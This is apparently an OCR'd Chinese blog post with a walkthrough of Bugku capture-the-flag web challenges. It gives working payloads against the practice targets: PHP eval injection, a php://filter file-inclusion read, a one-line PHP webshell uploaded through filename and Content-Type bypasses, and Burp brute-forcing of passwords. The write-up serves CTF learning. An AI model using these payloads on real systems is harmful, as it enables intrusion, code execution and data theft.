bugku_web_writeup

原创


n0vic3 于 2019-05-09 20:44:55 发布 233 收藏 1

分类专栏： ctf 文章标签： bugku web ctf

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_41381461/article/details/90047498

版权



ctf 专栏收录该内容

20 篇文章 3 订阅

订阅专栏


正文

Web2

直接查看源码即可

计算器


答案为两位数，输入却只能输入一位，F12查看源码




然后，右键编辑HTML，改成maxlengt=“2”，输入计算结果，得到flag

web基础$_Get

PHP语句，GET方式上传信息，直接在后面加上?what=flag，得到flag



web基础$_POST



这题要post数据，Firefox安装一个hackbar插件，F12打开，输入如下，即可得到flag

矛盾

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

PHP函数

bool is_numeric (mixed $var)


检测量是否为数字或数字字符

如果var是数字或者数字字符则返回true，否则返回false

题目的意思是num不是数字活数字字符，但是还要num=1

$GET方式传参，可以令num=1x(x可以为任意字符)，即可得到flag

Web3



查看源码，发现一串HTML字符

```
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
</script>
</head>
</html>
```

写一个脚本，代码如下

```
s='&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125'
key=s.split(';')
flag=''
for i in key:
    flag+=chr(int(i[2:]))
print flag
```

拿到flag

```
C:\Users\17295\Desktop>python 111.py
KEY{J2sa42ahJK-HS11III}

C:\Users\17295\Desktop>_
```


域名解析

bugku原来的IP为下面的

```
C:\Users\17295>ping flag.bugku.com

正在 Ping flag.bugku.com [220.250.64.225] 具有 32 字节的数据:
请求超时
```

这个IP也是无法访问的


打开C:/windows/system32/drivers/etc目录下的hosts文件



在最后一行加上123.206.87.240 flag.bugku.com，保存设置

```
#   127.0.0.1       localhost
#   ::1             localhost

127.0.0.1       localhost
123.206.87.240      flag.bugku.com
```

再次访问flag.bugku.com，得到flag，



你必须让他停下

直接用burpsuite抓包，然后找一找，就找到了

```
<body>
<center><strong>I want to play Dummy game with
others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a
style="display:none">flag{dummy_game_1s_s0_popular}</a><
/body>
</html>
```

本地包含


```
<?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```

REQUEST默认情况下包含了$_GET$，_POST 和 $_COOKIE 的数组。

这题的目的就是要看到flag.php里的内容
方法有很多

```
?hello=file('flag.php')

?hello=1);show_source('flag.php');//

?hello=1);show_source('flag.php');var_dump(
```

都可以的得到flag




```php
<?php
        $flag = 'Too Young Too Simple';
        # echo $flag;
        # flag{bug-ctf-gg-99};
?> <?php
        include "flag.php";
        $a = @$_REQUEST['hello'];
        eval( "var_dump($a);");
        show_source(__FILE__);
?>
```

变量一

flag In the variable ! <?php

```php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args = $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args error!");
        }
        eval("var_dump($$args);");
}
?>
```

发现有$ 的变量，直接用全局变量 GLOBALS即可，
?args=GLOBALS,进而构造出var_dump($GLOBALS)

payload:


```
http://123.206.87.240:8004/index1.php?args=GLOBALS
```

Web3

查看源码，发现JSFUCK


```
<html>
<body>
<div style="display:none;">[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[]
<form action="index.php" method="post" >
JSPFUCK??????答案格式CTF{******}<br>
<br>
<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
```

复制粘贴到console即可，或者JSFUCK在线解密一下




头等舱

很简单，burpsuite抓包即可。




网站被黑


需要用御剑扫描器，扫描一下网站的后台




打开index.php是原来网页，打开shell.php，出现webshell，要密码




直接用burpsuite暴力破解，
先抓包，然后send to intruder




点击positions，先点击clear，清除，然后选中密码123456，点击*add*，添加



点击payload，进行如下选择，其他默认



然后点击start attack




一会之后，得到结果，然后观察爆破结果，length大部为1125，只有一个1110，异常，猜测这个就是密码，尝试登录，


会回显flag

管理员系统


查看源代码，发现一段base64




解密后得到



尝试登录，用户名为admin，密码为test123



IP禁止访问，请联系本地管理员登录
要伪装一下，伪装成本地IP，在headers添加一个伪装头部



即可得到flag

```
<p>password: <input type="password" name="pass"
id="pass"></p>

<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>

<font style="color:#FF0000"><h3>The flag is:
85ff2ee4171396724bae20c0bd851f6b</h3><br\></font\>
</body>
</html>
```

Web4

查看源码，发现两串URl编码，在线解码后，发现

```
function checkSubmit(){var a=document.getElementById("password");if("undefined"!=typeof a){if
("67d709b2baa648cf6e87a7114f1"==a.value)return!0;alert("Error");a.focus();return!1}}document.getElementById
("levelQuest").onsubmit=checkSubmit;54aa2
```

直接提交，得到flag

看看源代码?

Submit

KEY{J22JK-HS11}

flag在index里


payload：

```
http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

url上面有file参数，就想到了php里面的file协议，用base64转码把index.php里面的内容读出来，再解码，得到flag


输入密码查看flag

要输入5位数字，字节暴力破解，bp一下即可得到flag



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3580	13579	200	☐	☐	246	
0		200	☐	☐	1327	baseline request
1	10000	200	☐	☐	1327	
2	10001	200	☐	☐	1327	



点击一百万次

查看源码

```
var clicks=0
$(function() {
  $("#cookie")
    .mousedown(function() {
      $(this).width('350px').height('350px');
    })
    .mouseup(function() {
      $(this).width('375px').height('375px');
      clicks++;
      $("#clickcount").text(clicks);
      if(clicks >= 1000000){
        var form = $('<form action="" method="post">' +
                     '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
                     '</form>');
                     $('body').append(form);
                     form.submit();
      }
    });
```


post一个clicks=1000000即可

本地包含2

查看源码，发现有个upload.php

```
<!-- upload.php -->
<!doctype html>
<html>
<head>
    <meta charset="utf-8"/>
    <meta http-equiv="X-UA-Compatible" content
    <meta name="viewport" content="width=device
    <title>SK CTF</title>
    <link rel="stylesheet" type="text/css" href
```

访问看看，到了一个文件上传网页



构造一句话木马，

```
<script language=php>system("ls")</script>
```

更改文件名为1.php;.jpg，然后上传

查看

upload/20181212080927271 3.jpg

可以直接看到包含的文件

再访问this_is_th3_F14g_154f65sd4g35f4d6f43.txt，即可得到flag


各种绕过

```php
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
        if ($_GET['uname'] == $_POST['passwd'])

                print 'passwd can not be uname.';

        else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

                die('Flag: '.$flag);

        else

                print 'sorry!';
```

GET获取uname，id
POST获取passwd

===：比较两个变量的只和类型 ==：比较值，不比较类型
要使uname的sha1和值与passwd的sha1的值相等即可，但是同时他们两个的值又不能相等
很熟悉的套路 只要构造数组


构造，即可得到flag




求getshell

是一道文件上传题，
开始改了各种后缀名，尝试了很多都不行

好不容易拿到这个的时候，还以为快成功了，搜了搜wp，发现还是做错了



用bp抓包后，然后更改头部信息Content-Type,



```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:62.0) Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/web9/
Content-Type: multipart/form-data;
boundary=---------------------------41184676334
Content-Length: 1561556
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------41184676334
Content-Disposition: form-data; name="file";
filename="1.png"
Content-Type: image/png
```

通过修改Content-type后字母的大小写可以绕过检测，
分别将后缀名修改为php2, php3, php4, php5, phps, pht, phtm, phtml（php的别名），发现只有php5没有被过滤
然后修改文件后缀名为.php5


```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/web9/
Content-Type: Multipart/form-data;
boundary=---------------------------41184676334
Content-Length: 1561556
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------41184676334
Content-Disposition: form-data; name="file";
filename="1.php5"
Content-Type: image/png
```

```
<html>
<body>
<form action="index.php" method="post"
enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

KEY{bb35dc123820e}
```

